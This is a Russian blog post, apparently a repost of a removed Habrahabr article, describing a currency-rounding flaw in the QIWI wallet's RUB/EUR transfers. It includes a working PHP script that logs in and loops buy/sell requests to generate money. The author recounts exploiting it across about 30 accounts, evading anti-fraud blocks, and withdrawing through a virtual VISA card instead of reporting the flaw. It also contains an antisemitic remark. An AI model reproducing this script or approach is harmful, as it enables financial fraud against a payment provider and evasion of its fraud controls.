

# Разоряем QIWI, деньги из воздуха [рекавери из хабры]

Статья только что выпилена с <http://habrahabr.ru/post/162693/>

киви побыстрому законопатила щелку, чтобы не майнили с буржуя, в то время как буржуй продолжает стричь гешефт с лохов Wклиентов .

## Вступление

Неделю назад мною была найдена забавная ошибка на сайте QIWI, точнее на новой версии сайта VISA QIWI WALLET.

Когда QIWI запускали новую версию сайта, они добавили пару сервисов, такие как:

создание счетов в различных валютах (RUB, EUR, USD)  
переводы между счетами из одной валюты в другую

В переводах между счетами таилась фатальная ошибка, подробнее под катом.

## Обнаружение

6 декабря мне понадобилось оплатить некую услугу через QIWI-кошелёк. Зайдя на сайт QIWI я впервые увидел обновленный интерфейс, который по началу меня порадовал, а в последствие немного огорчил, потому что я не смог найти, как пополнить свой кошелёк. В итоге просто попросил знакомого перевести мне со своего QIWI-кошелька.

Разобравшись со своими делами, я полез осваивать обновленный интерфейс. Увидев возможность создавать счета, тут же создал счета во всех возможных валютах (USD, EUR, KZR, RUB). После сего действия, меня заинтересовала возможность перевода из одной валюты в другую

### Работа со счетами

Список счетов

Новый счет


Перевод между счетами



	Валюта	Баланс
 Visa QIWI Wallet	KZT	0,00
 Visa QIWI Wallet	RUB	53,57
 Visa QIWI Wallet	USD	0,00
 Visa QIWI Wallet	EUR	8,04

Моя кошерная любовь к деньгам тут же настроила мозг на поиск халявы. Буквально за пять минут я заметил забавную особенность, которая

позволяла получать (за одну операцию) 14 копеек из воздуха.  
Тут мы покупаем 0.03 EUR за 1.23 RUB



Со счета: 53,57 RUB


На счет: 8,04 EUR

Сумма с учетом комиссии: 1 23 RUB

Сумма: 0 03 EUR

Комиссия: 0%

А тут мы продаём 0.03 EUR за 1.37 RUB



Со счета: 8,04 EUR

На счет: 53,57 RUB

Сумма с учетом комиссии: 0 03 EUR

Сумма: 1 37 RUB

Комиссия: 0%

Попробовав купить-продать 0,03 EUR несколько раз, понял, что ошибка действительно имеет место быть и что мой счёт пополнился на пару рублей. Сразу на ум пришла поговорка «копейка рубль бережет».

## Эксплуатирование

Осторожно — быдлокод

Зная, как работает техподдержка QIWI (можно месяцы дожидаться ответа, причем не факт, что ответ будет полезен), решил не заморачиваться попытками достучаться туда и решил немножко попользоваться 'фичей'. Понимая, что вручную по 14 копеек за операцию я многое не получу, в скоростном режиме набыдлокодил скрипт (на PHP, ибо больше ничего не знаю), который:

покупает 0,99 EUR за 40,59 RUB  
33 раза продает 0,09 EUR по 1,37 RUB

В итоге тратим 40,59 RUB, а получаем 45,21 RUB.

### Код:

```
function get_t($cookie)
{
    //получаем идентификатор операции
    preg_match('|\"t\": \"(.*)\"|', curl('https://w.qiwi.com/user/person/account/transfer.action', $cookie),
```

```

$tmp);
    return $tmp[1];
}

$number = "";
$password = "";

//авторизация
preg_match('|Set-Cookie: (.*)?|',
curl('https://w.qiwi.com/auth/login.action?source=MENU&login=%2B'.$number.'&password='.$password,
null, array('Accept: application/json, text/javascript, */*; q=0.01', 'X-Requested-With: XMLHttpRequest')),
$tmp);
$cookies = $tmp[1];

//бесконечная работа, естественно
while (true)
{
    $t = get_t($cookies);
    //покупаем 0,99 EUR за 40,59 RUB (1.23 * 33)
    curl('https://w.qiwi.com/user/person/account/state.action?extra%5B\'account\'%5D='.$number.'&source=qiwi_RUB&cy=EUR&amountInteger=0&amountFraction=99&state=CONFIRM&t='.$t.'&protected=true',
    $cookies);
    //подтверждение покупки
    curl('https://w.qiwi.com/payment/form/state.action?state=PAY&t='.$t, $cookies);

    //33 запроса на продажу 0,03 EUR
    for ($i=0; $i<33; $i++)
    {
        $t = get_t($cookies);
        //33 раза продаём 0,03 EUR по 1,37 RUB (45,21)
        curl('https://w.qiwi.com/user/person/account/state.action?extra%5B\'account\'%5D='.$number.'&source=qiwi_EUR&cy=RUB&amountInteger=1&amountFraction=37&state=CONFIRM&t='.$t.'&protected=true',
        $cookies);
        curl('https://w.qiwi.com/payment/form/state.action?state=PAY&t='.$t, $cookies);
    }
}

function curl($url, $cookie = false, $httpheaders = false)
{
    ..
}

```

Этот простейший скрипт позволял извлекать из воздуха около 10 рублей в минуту => 600 рублей в час.

Действия со стороны QIWI

Изначально деньги с кошелька можно было тратить куда угодно (хоть напрямую переводы на банковскую карту), в последствие QIWI начали блокировать аккаунты (да, мне не хватало одного аккаунта), блокировали операции (моментально распознавались антифрод системой), но сам баг(?) не исправляли.

В последствие было выявлено, что можно создать виртуальную карту VISA и постепенно (по мере накопления денежных средств) сбрасывать на неё деньги, ведь при блокировке аккаунта виртуальная карточка не блокировалась 😊

## **Итог**

Заблокировано около 30 аккаутов, получено море веселья и удовольствия (у меня особые чувства к подобным вещам), для себя ещё раз подтвердил, что какой бы крупной не была кампания, мелкие ошибки (с крупными последствиями) всегда можно найти 😊

На данный момент подобное повернуть уже нельзя, хотя QIWI при вычитывании стоимости конвертации валюты показывает старые значения.

Надеюсь QIWI на меня не в обиде.

Не особо умею писать статьи, простите за недочёты.

Не могу писать в «платёжные системы», увы.

(c) Diablo

---